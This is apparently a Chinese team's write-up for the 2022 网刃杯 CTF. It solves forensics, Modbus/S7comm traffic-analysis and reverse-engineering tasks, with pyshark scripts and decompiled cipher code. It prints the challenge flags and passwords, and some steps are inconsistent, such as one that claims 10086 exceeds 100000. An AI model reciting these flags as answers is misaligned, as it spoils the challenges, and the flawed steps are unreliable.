2022第二届网刃杯writeup

原创

拾光、 已于 2022-04-25 11:57:14 修改 387 收藏 3

分类专栏： ctf 文章标签： ctf 网刃杯 第二届网刃杯 网刃杯2022 网刃杯第二届

于 2022-04-25 07:00:00 首次发布

文章目录

这次re做了4个，ICS做了3个，wp直接贴战队的了。

MISC

玩坏的winxp

1、虚拟机加载硬盘

2、Magnet AXIOM收集信息发现了网页浏览历史中的特殊网址。

http://10.30.7.1:8000/	3/18/2022 2:06:26 AM	Directory listing for /
http://10.30.7.1:8000/meiren.png	3/18/2022 2:06:41 AM	meiren.png（PNG 图像，700x700 像素） - 缩放 (97...
http://10.30.7.1:8000/login.html?qq=1272045963	3/18/2022 2:07:25 AM	
http://10.30.7.1:8000/meiren.png	3/18/2022 2:06:41 AM	meiren.png（PNG 图像，700x700 像素） - 缩放 (97...
https://www.mozilla.org/zh-CN/firefox/52.9.0/firstrun/	3/18/2022 2:06:06 AM	欢迎使用 Firefox

3、meiren.png中两次binwalk可以得到一个需要密码才能解压的zip，并且提示寻找戴围脖的软件。

4、尝试直接使用浏览历史中的qq号解压缩失败后，直接加这个qq的好友，找到了压缩密码的md5。


已加载全部

5、使用`xiaomin520`解压压缩包，flag就在`somethin.png`上

ICS


easyiec

直接搜索就行




喜欢移动的黑客


修复一下流量包头



头部长度不对，再改一下



可以正常打开：



单独导出modbus流量

然后分析

```
import pyshark
def get_code():
    captures = pyshark.FileCapture("modbus.pcapng")
    func_codes = {}
    for c in captures:
        for pkt in c:
            if pkt.layer_name == "modbus":
                func_code = int(pkt.func_code)
                if func_code in func_codes:
                    func_codes[func_code] += 1
                else:
                    func_codes[func_code] = 1
    print(func_codes)
    captures.close()

if __name__ == '__main__':
 get_code()
 #find_flag(6)
```

结果：
{1: 196, 3: 116, 6: 18}

含义：

0x01 读线圈

0x05 写单个线圈

0x0F 写多个线圈

0x02 读离散量输入

0x04 读输入寄存器

0x03 读保持寄存器

0x06 写单个保持寄存器

0x10 写多个保持寄存器

所以操作有 6 是写寄存器 3是读取

根据题目，Monkey是一家汽修厂的老板，日常喜欢改装车，但由于发动机的转速有上限，发动机最多能接受10000转/分钟的转速，Monkey在最新一次对发动机转速进行测试时发生了故障，机械师阿张排查时测试期间，有一些异常的流量，请根据阿张捕获的流量包分析发动机的转速达到了多少转才出现的故障,flag为flag{data+包号}

分析单个指令流量


```python
import pyshark
def get_code():
    captures = pyshark.FileCapture("modbus.pcapng")
    func_codes = {}
    for c in captures:
        for pkt in c:
            if pkt.layer_name == "modbus":
                func_code = int(pkt.func_code)
                if func_code in func_codes:
                    func_codes[func_code] += 1
                else:
                    func_codes[func_code] = 1
    print(func_codes)
    captures.close()

if __name__ == '__main__':
 #get_code()
 find_flag(6)
```

结果：

```
000000000006010600010910d
161 *
000000000006010600010910d
162 *
000000000006010600010910fb
163 *
000000000006010600010910fb
164 *
000000000006010600011540f
165 *
000000000006010600011540f
166 *
000000000006010600011a0a
167 *
000000000006010600011a0a
168 *
000000000006010600011b39
185 *
000000000006010600011b39
186 *
000000000006010600011b35
187 *
000000000006010600011b35
188 *
000000000006010600012766
189 *
000000000006010600012766
190 *
000000000006010600012700f
191 *
000000000006010600012700f
192 *
000000000006010600012cd
193 *
000000000006010600012cd
194 *
```

00000000000060106000012766 这个包的数据 超过了100000 转速为10086

所以在原来的流量包中找到这个包的编号为68156



No.	Time	Source	Destination	Protocol	Length	Info
67923	842.012273	10.0.43.110	10.0.7.148	Modbus/…	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
67925	842.017280	10.0.7.148	10.0.43.110	Modbus/…	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
68156	849.225558	10.0.43.110	10.0.7.148	Modbus/…	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
68158	849.229858	10.0.7.148	10.0.43.110	Modbus/…	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
68340	857.219536	10.0.43.110	10.0.7.148	Modbus/…	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
68342	857.219848	10.0.7.148	10.0.43.110	Modbus/…	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register
68685	867.694494	10.0.43.110	10.0.7.148	Modbus/…	66	Query: Trans: 0; Unit: 1, Func: 6: Write Single Register
68687	867.694845	10.0.7.148	10.0.43.110	Modbus/…	66	Response: Trans: 0; Unit: 1, Func: 6: Write Single Register

flag为：flag{10086+68156} 还是flag{1008668156} 提交。

carefulguy

TCP流量里面存在十六进制，将十六进制依次取出拼接在一起

```
W.\.................%...
.........'............
.MAIN.QPG.....................................'......W.....................
.........).........66.....................................).....W.t...................
.........*.....................................................*....
```



```
W.\.................%...
.........'............
.MAIN.QPG.....................................'......W.....................
.........).........6c.....................................).....W.t...................
.........*.....................................................*....
```

```
666c61677b703475733331357633727931 6e74337265737469 63397d
flag{p4us315v3ry1nt3restic9}
```


xyp07

```
Vm0weGQxRXlTWGxVV0d4V1YwZFNVRlpyV25kWlZsSllZMFZrVmxKdVFsaFdNalZMWWtkS1IxTnFSbGhYU0VKNlZsWmFWMVpWTVVWaGVqQTk=
```

解几次base64得到密码Xyp77&7&77

过滤s7comm流量然后追踪tcp


找到下面有个字符串比较特殊



Wireshark · 追踪 TCP 流 (tcp.stream eq 1) · xyp07.pcap

```
.....................................................................2...
............h...2.......I...
...E..... ..
(.....................................................................
.....................................................................
.....................................iPE=e>we,9:={]RnBjf<7_8Cw1b.......2.....
............
.....................................................................
.....................................................................
.....................................................................
.....................................................................2....
...E..... ..
(
```



解密得到：



[随波逐流]CTF编码工具 V1.0 20201022

Base加解密 字符加解密 字符编码转换 已知key解密 进制转换 其他工具 赞赏作者

需要解密的文本↓ 密钥(key)： 字数统计 一键解码 粘贴剪切板 清空内容



所以尝试提交：

flag{welcome_S7_world_xyp07}

re

定时启动

启动时发现需要时间：

```
wz@U18:/mnt/d/ctf/ti/网刃杯2022/re-squid-定时启动$ ./squid
[+] current time:  Sun Apr 24 12:11:27 2022
[-] You should open the program between 2022-04-24 09:09:09 s  and 2022-04-24 09:09:10 s
[-] You shouldn't break the rules
[-] You shouldn't break the rules
[-] You shouldn't break the rules
[-] unfortunately, ~bye~
```


使用date命令设置时间，在启动还是不行

```
wz@U18:/mnt/d/ctf/ti/网刃杯2022/re-squid-定时启动$ sudo date -s 09:09:09 | ./squid


[-] I won't give you the decryption key again, you're a layer

[-] Warning: Please stop running now, or all files in the current folder will be encrypted
[-] you have 5 seconds
^C
[8295] Failed to execute script 'squid' due to unhandled exception!
```


换到kali中去，看下设置时间后的时间，发现成功了

```
┌──(kali㉿kali)-[~/ctf/ti/s]
└─$ sudo date -s 09:09:06

2022年 04月 24日 星 期 日 09:09:06 CST

┌──(kali㉿kali)-[~/ctf/ti/s]
└─$ sudo date -s 09:09:09 | ./squid
[+] current time:  Sun Apr 24 09:09:09 2022
[+] yeah, Congratulations on getting the decryption key
 flag{c4c728s9ccbc87e4b5ce2f}
```


ez_algorithm

ida分析后发现处理流程中，是对单个字符进行处理，那就可以爆破。

摘出处理函数如下，再写个爆破的python脚本。可以跑出

flag{w3Lc0mE#t0+3NcrYPti0N:}

其中针对_有随机处理为 特殊字符，所以跑出的flag中替换一下尝试提交即可。

```
#include <stdio.h>
#include <string.h>
#include "idatypes.h"
char *xyp2(void)
{
  return "ckagevdxizblqnwtmsrpufyhoj";
}

char *xyp3(void)
{
  return "TMQZWKGOIAGLBYHPCRJSUXEVND";
}

__int64  encryption3(char a1)
{
  unsigned __int8 v2; // [rsp+10h] [rbp+10h]

  v2 = a1;
  if ( (a1 <= 64 || a1 > 70) && (a1 <= 96 || a1 > 102) )
  {
    if ( (a1 <= 84 || a1 > 90) && (a1 <= 116 || a1 > 122) )
    {
```

```
    if ( (a1 <= 71 || a1 > 77) && (a1 <= 103 || a1 > 109) )
    {
      if ( (a1 <= 77 || a1 > 83) && (a1 <= 109 || a1 > 115) )
      {
        if ( a1 == 71 || a1 == 103 )
        {
          return (unsigned __int8)(a1 + 13);
        }
        else if ( a1 == 84 || a1 == 116 )
        {
          return (unsigned __int8)(a1 - 13);
        }
        else if ( a1 > 47 && a1 <= 57 )
        {
          return (unsigned __int8)(105 - a1);
        }
      }
      else
      {
        return (unsigned __int8)(a1 - 6);
      }
    }
    else
    {
      return (unsigned __int8)(a1 + 6);
    }
  }
  else
  {
    return (unsigned __int8)(a1 - 20);
  }
}
else
{
  return (unsigned __int8)(a1 + 20);
}
return v2;
}

__int64  encryption2(char a1)
{
  unsigned __int8 v2; // [rsp+30h] [rbp+10h]

  v2 = a1;
  if ( a1 <= 64 || a1 > 90 )
  {
    if ( a1 <= 96 || a1 > 122 )
    {
      if ( a1 > 47 && a1 <= 57 )
        return (unsigned __int8)encryption3(a1);
    }
    else
    {
      return (unsigned __int8)encryption3(a1 - 32);
    }
  }
  else
  {
    return (unsigned __int8)encryption3(a1 + 32);
```

```
  }
  return v2;
}

char * encryption(char *a1)
{
  int v1; // eax
  char v2; // al
  char v3; // al
  __int64 v4; // kr00_8
  char v5; // al
  char v6; // al
  int v7; // eax
  char v8; // al
  char v9; // al
  char v10; // al
  char v11; // al
  char v12; // al
  char v14[1012]; // [rsp+20h] [rbp-60h] BYREF
  int v15; // [rsp+414h] [rbp+394h]
  const char *v16; // [rsp+418h] [rbp+398h]
  const char *v17; // [rsp+420h] [rbp+3A0h]
  int v18; // [rsp+42Ch] [rbp+3ACh]
  char *v19; // [rsp+430h] [rbp+3B0h]
  char *v20; // [rsp+438h] [rbp+3B8h]

  v17 = xyp2();                                 // ckagevdxizblqnwtmsrpufyhoj
  v16 = xyp3();                                 // TMQZWKGOIAGLBYHPCRJSUXEVND
  v20 = v14;
  v19 = a1;
  v18 = 0;
  v15 = 1;

  while ( v18 < strlen(a1) )
  {
   //printf("---v19: %x\n",*v19);
    if ( *v19 <= 0x40 || *v19 > 90 )            // 非大写
    {
      if ( *v19 <= 0x60 || *v19 > 122 )         // 非小写
      {
        if ( *v19 == '_' )                      // 下划线
        {
          switch ( v15 + rand() % 7 )
          {
            case 0:
              *v20 = ':';
              break;
            case 1:
              *v20 = '&';
              break;
            case 2:
              *v20 = '+';
              break;
            case 3:
              *v20 = '*';
              break;
            case 4:
              *v20 = '\\';
              break;
            case 5:
```

```
          *v20 = '?';
          break;
        case 6:
          *v20 = '$';
          break;
        case 7:
          *v20 = '#';
          break;
        default:
          break;
      }
    }
    else if ( *v19 <= 0x2F || *v19 > 0x39 ) // 非数字 - 小写
    {
      *v20 = *v19;
    }
    else
    {
      v12 = encryption2(*v19);              // 数字
      *v20 = v12;
    }
  }
  else                                      // 小写字母
  {
    v7 = v18 % 4;
    if ( v18 % 4 == 1 )
    {
      v9 = encryption2(v17[(*v19 - 'a') * (v18 % 4)]);
      *v20 = v9;
    }
    else if ( v7 > 1 )
    {
      if ( v7 == 2 )
      {
        v10 = encryption2(v17[(*v19 - 97) ^ (v18 % 4)]);
        *v20 = v10;
      }
      else if ( v7 == 3 )
      {
        v11 = encryption2(v17[*v19 - 97 + v18 % 4]);
        *v20 = v11;
      }
    }
    else if ( !v7 )
    {
      v8 = encryption2(v17[*v19 - 97 - v18 % 4]);
      *v20 = v8;
    }
  }
}
else                                        // 大写字母
{
  v1 = v18 % 4;
  if ( v18 % 4 == 1 )
  {
    v3 = encryption2(v16[*v19 - 65 + v18 % 4]);
    *v20 = v3;
  }
  else if ( v1 > 1 )
```

```
      {
        if ( v1 == 2 )
        {
          v4 = v18 * (*v19 - 65);
          v5 = encryption2(v16[(((HIDWORD(v4) >> 30) + (unsigned __int8)v18 * (*v19 - 65)) & 3) - (HIDWORD(v4) >
> 30)]);
          *v20 = v5;
        }
        else if ( v1 == 3 )
        {
          v6 = encryption2(v16[(*v19 - 65) ^ (v18 % 4)]);
          *v20 = v6;
        }
      }
      else if ( !v1 )
      {
        v2 = encryption2(v16[*v19 - 65 - v18 % 4]);
        *v20 = v2;
      }
    }

    ++v18;
    ++v19;
    ++v20;
  }
  printf("%s\n",v14);
  return v14;
}


const char *xyp1(void)
{
  return "BRUF{E6oU9Ci#J9+6nWAhwMR9n:}";
}

int  main()
{
  const char *v3; // rax
  char v5[1000]; // [rsp+20h] [rbp-60h] BYREF
  char *Str1; // [rsp+408h] [rbp+388h]


  sprintf(v5,"abc123");

  while(1){
   scanf("%s", v5);
   Str1 = encryption(v5);
  }


  /*
  printf("ret:%s\n",Str1);
  v3 = xyp1();
  if ( !strcmp(Str1, v3) )
    puts("Gj!You Win!!!");
  else
    puts("Sry!You Lost!!!");
  system("pause");
  */
  return 0;
```

